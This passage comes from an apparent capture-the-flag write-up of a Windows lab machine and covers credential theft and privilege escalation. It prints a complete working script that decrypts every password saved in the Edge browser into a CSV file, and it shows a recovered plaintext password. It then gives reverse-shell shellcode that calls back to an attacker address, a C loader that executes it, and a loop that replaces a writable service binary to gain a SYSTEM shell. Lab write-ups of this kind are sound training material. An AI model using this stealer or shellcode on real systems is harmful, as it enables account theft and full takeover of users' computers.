Since Python is already installed on the host, the credentials, encrypted by DPAPI, can be decrypted with this script after making minor modifications. Instead of pycryptodome the regular Crypto module has to be used and instead of the path to Chrome I have to change it to the location for Edge.
import os
import re
import sys
import json
import base64
import sqlite3
import win32crypt
from Crypto.Cipher import AES
import shutil
import csv

#GLOBAL CONSTANT
CHROME_PATH_LOCAL_STATE = os.path.normpath(r"%s\AppData\Local\Microsoft\Edge\User Data\Local State"%(os.environ['USERPROFILE']))
CHROME_PATH = os.path.normpath(r"%s\AppData\Local\Microsoft\Edge\User Data"%(os.environ['USERPROFILE']))

def get_secret_key():
    try:
        #(1) Get secretkey from chrome local state
        with open( CHROME_PATH_LOCAL_STATE, "r", encoding='utf-8') as f:
            local_state = f.read()
            local_state = json.loads(local_state)
        secret_key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
        #Remove suffix DPAPI
        secret_key = secret_key[5:]
        secret_key = win32crypt.CryptUnprotectData(secret_key, None, None, None, 0)[1]
        return secret_key
    except Exception as e:
        print("%s"%str(e))
        print("[ERR] Chrome secretkey cannot be found")
        return None

def decrypt_payload(cipher, payload):
    return cipher.decrypt(payload)

def generate_cipher(aes_key, iv):
    return AES.new(aes_key, AES.MODE_GCM, iv)

def decrypt_password(ciphertext, secret_key):
    try:
        #(3-a) Initialisation vector for AES decryption
        initialisation_vector = ciphertext[3:15]
        #(3-b) Get encrypted password by removing suffix bytes (last 16 bits)
        #Encrypted password is 192 bits
        encrypted_password = ciphertext[15:-16]
        #(4) Build the cipher to decrypt the ciphertext
        cipher = generate_cipher(secret_key, initialisation_vector)
        decrypted_pass = decrypt_payload(cipher, encrypted_password)
        decrypted_pass = decrypted_pass.decode()
        return decrypted_pass
    except Exception as e:
        print("%s"%str(e))
        print("[ERR] Unable to decrypt, Chrome version <80 not supported. Please check.")
        return ""

def get_db_connection(chrome_path_login_db):
    try:
        print(chrome_path_login_db)
        shutil.copy2(chrome_path_login_db, "Loginvault.db")
        return sqlite3.connect("Loginvault.db")
    except Exception as e:
        print("%s"%str(e))
        print("[ERR] Chrome database cannot be found")
        return None

if __name__ == '__main__':
    try:
        #Create Dataframe to store passwords
        with open('decrypted_password.csv', mode='w', newline='', encoding='utf-8') as decrypt_password_file:
            csv_writer = csv.writer(decrypt_password_file, delimiter=',')
            csv_writer.writerow(["index","url","username","password"])
            #(1) Get secret key
            secret_key = get_secret_key()
            #Search user profile or default folder (this is where the encrypted login password is stored)
            folders = [element for element in os.listdir(CHROME_PATH) if re.search("^Profile*|^Default$",element)!=None]
            for folder in folders:
                #(2) Get ciphertext from sqlite database
                chrome_path_login_db = os.path.normpath(r"%s\%s\Login Data"%(CHROME_PATH,folder))
                conn = get_db_connection(chrome_path_login_db)
                if(secret_key and conn):
                    cursor = conn.cursor()
                    cursor.execute("SELECT action_url, username_value, password_value FROM logins")
                    for index,login in enumerate(cursor.fetchall()):
                        url = login[0]
                        username = login[1]
                        ciphertext = login[2]
                        if(url!="" and username!="" and ciphertext!=""):
                            #(3) Filter the initialisation vector & encrypted password from ciphertext
                            #(4) Use AES algorithm to decrypt the password
                            decrypted_password = decrypt_password(ciphertext, secret_key)
                            print("Sequence: %d"%(index))
                            print("URL: %s\nUser Name: %s\nPassword: %s\n"%(url,username,decrypted_password))
                            print("*"*50)
                            #(5) Save into CSV
                            csv_writer.writerow([index,url,username,decrypted_password])
                    #Close database connection
                    cursor.close()
                    conn.close()
                    #Delete temp login db
                    os.remove("Loginvault.db")
    except Exception as e:
        print("[ERR] %s"%str(e))
Running the script on the SMB share prints the password S3cureP@sswdIGu3ss for the user olivia.kat and I can use those credentials to login with that account via WinRM.
$ py.exe X:\decrypt.py
C:\Users\web\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
Sequence: 1
URL: http://eloquia.htb/accounts/login/
User Name: Olivia.KAT
Password: S3cureP@sswdIGu3ss

**************************************************
Shell as Administrator
On the desktop of olivia.kat I find a todo note regarding the Failure2Ban - Prototype with a link pointing to C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype. Additionally there’s a Process Monitor log file called Logfile.PML that might contain interesting data.
[X] implement App.config file
[X] implement file type filtering
[] read firewall rules on service start
[] implement malicious input detection algorithm
[] avoid reading the whole "log" file on every service recall
-------------------------------
Problem: service is eating the CPU at huge log file size
Solution(temporary): Log rotation & service restart
Apparently the service is consuming lots of CPU and is frequently restarted. Inspecting the access on the actual binary Failure2Ban.exe reveals write access for olivia.kat and I can simply overwrite the file. As soon as the service is restarted, my malicious payload is executed.
PS > icacls Failure2Ban.exe
Failure2Ban.exe ELOQUIA\Olivia.KAT:(I)(RX,W)
                NT AUTHORITY\SYSTEM:(I)(F)
                BUILTIN\Administrators:(I)(F)
                BUILTIN\Users:(I)(RX)
                APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
Once again I use micr0_shell to generate a payload, but this time an executable instead of a DLL. After compiling the code with x86_64-w64-mingw32-gcc -o more_evil.exe more_evil.c, I then upload the file to the host.
#include "windows.h"
#include "stdlib.h"

// python3 micr0\ shell.py --ip 10.10.10.10 --port 7778 --language c
unsigned char buf[]={
0x48,0x31,0xd2,0x65,0x48,0x8b,0x42,0x60,0x48,0x8b,0x70,0x18,0x48,0x8b,0x76,0x30,0x4c,0x8b,0x0e,0x4d,
0x8b,0x09,0x4d,0x8b,0x49,0x10,0xeb,0x63,0x41,0x8b,0x49,0x3c,0x4d,0x31,0xff,0x41,0xb7,0x88,0x4d,0x01,
0xcf,0x49,0x01,0xcf,0x45,0x8b,0x3f,0x4d,0x01,0xcf,0x41,0x8b,0x4f,0x18,0x45,0x8b,0x77,0x20,0x4d,0x01,
0xce,0xe3,0x3f,0xff,0xc9,0x48,0x31,0xf6,0x41,0x8b,0x34,0x8e,0x4c,0x01,0xce,0x48,0x31,0xc0,0x48,0x31,
0xd2,0xfc,0xac,0x84,0xc0,0x74,0x07,0xc1,0xca,0x0d,0x01,0xc2,0xeb,0xf4,0x44,0x39,0xc2,0x75,0xda,0x45,
0x8b,0x57,0x24,0x4d,0x01,0xca,0x41,0x0f,0xb7,0x0c,0x4a,0x45,0x8b,0x5f,0x1c,0x4d,0x01,0xcb,0x41,0x8b,
0x04,0x8b,0x4c,0x01,0xc8,0xc3,0xc3,0x4c,0x89,0xcd,0x41,0xb8,0x8e,0x4e,0x0e,0xec,0xe8,0x8f,0xff,0xff,
0xff,0x49,0x89,0xc4,0x48,0x31,0xc0,0x66,0xb8,0x6c,0x6c,0x50,0x48,0xb8,0x57,0x53,0x32,0x5f,0x33,0x32,
0x2e,0x64,0x50,0x48,0x89,0xe1,0x48,0x83,0xec,0x20,0x4c,0x89,0xe0,0xff,0xd0,0x48,0x83,0xc4,0x20,0x49,
0x89,0xc6,0x49,0x89,0xc1,0x41,0xb8,0xcb,0xed,0xfc,0x3b,0x4c,0x89,0xcb,0xe8,0x55,0xff,0xff,0xff,0x48,
0x31,0xc9,0x66,0xb9,0x98,0x01,0x48,0x29,0xcc,0x48,0x8d,0x14,0x24,0x66,0xb9,0x02,0x02,0x48,0x83,0xec,
0x30,0xff,0xd0,0x48,0x83,0xc4,0x30,0x49,0x89,0xd9,0x41,0xb8,0xd9,0x09,0xf5,0xad,0xe8,0x2b,0xff,0xff,
0xff,0x48,0x83,0xec,0x30,0x48,0x31,0xc9,0xb1,0x02,0x48,0x31,0xd2,0xb2,0x01,0x4d,0x31,0xc0,0x41,0xb0,
0x06,0x4d,0x31,0xc9,0x4c,0x89,0x4c,0x24,0x20,0x4c,0x89,0x4c,0x24,0x28,0xff,0xd0,0x49,0x89,0xc4,0x48,
0x83,0xc4,0x30,0x49,0x89,0xd9,0x41,0xb8,0x0c,0xba,0x2d,0xb3,0xe8,0xf3,0xfe,0xff,0xff,0x48,0x83,0xec,
0x20,0x4c,0x89,0xe1,0x48,0x31,0xd2,0xb2,0x02,0x48,0x89,0x14,0x24,0x48,0x31,0xd2,0x66,0xba,0x1e,0x62,
0x48,0x89,0x54,0x24,0x02,0xba,0x0a,0x0a,0x0a,0x0a,0x48,0x89,0x54,0x24,0x04,0x48,0x8d,0x14,0x24,0x4d,
0x31,0xc0,0x41,0xb0,0x16,0x4d,0x31,0xc9,0x48,0x83,0xec,0x38,0x4c,0x89,0x4c,0x24,0x20,0x4c,0x89,0x4c,
0x24,0x28,0x4c,0x89,0x4c,0x24,0x30,0xff,0xd0,0x48,0x83,0xc4,0x38,0x49,0x89,0xe9,0x41,0xb8,0x72,0xfe,
0xb3,0x16,0xe8,0x99,0xfe,0xff,0xff,0x48,0xba,0x9c,0x92,0x9b,0xd1,0x9a,0x87,0x9a,0xff,0x48,0xf7,0xd2,
0x52,0x48,0x89,0xe2,0x41,0x54,0x41,0x54,0x41,0x54,0x48,0x31,0xc9,0x66,0x51,0x51,0x51,0xb1,0xff,0x66,
0xff,0xc1,0x66,0x51,0x48,0x31,0xc9,0x66,0x51,0x66,0x51,0x51,0x51,0x51,0x51,0x51,0x51,0xb1,0x68,0x51,
0x48,0x89,0xe7,0x48,0x89,0xe1,0x48,0x83,0xe9,0x20,0x51,0x57,0x48,0x31,0xc9,0x51,0x51,0x51,0x48,0xff,
0xc1,0x51,0xfe,0xc9,0x51,0x51,0x51,0x51,0x49,0x89,0xc8,0x49,0x89,0xc9,0xff,0xd0};

int main()
{
    int length = sizeof(buf);
    void* exec = VirtualAlloc(0, length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(exec, buf, length);
    HANDLE th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec, 0, 0, 0);
    if (th) {
        WaitForSingleObject(th, INFINITE);
        CloseHandle(th);
    }
}
The process Failure2Ban is still running, so I cannot replace the binary at this point in time. Therefore I run the copy instruction in a loop to hit the small time frame during the service restart. It takes a bit of time but eventually there’s a callback as SYSTEM and I can collect the final flag.
$ while($true) {
    try {
        Copy-Item -Path .\more_evil.exe -Destination .\Failure2Ban.exe -ErrorAction SilentlyContinue;
        break;
    } catch {
    }
}
Attack Path
flowchart TD

subgraph "Execution"
    A(XSS) -->|Link OAuth account| B(Admin access to Web UI)
    B -->|SQL Explorer| C(Run SQLite3 queries)
    B -->|Manage database objects| D(Arbitrry File Upload)
    C & D -->|load_extension| E(Shell as web)
end

subgraph "Privilege Escalation"
    E -->|Decrypt passwords in browser| F(Shell as olivia.kat)
    F -->|Replace service binary| G(Shell as SYSTEM)
end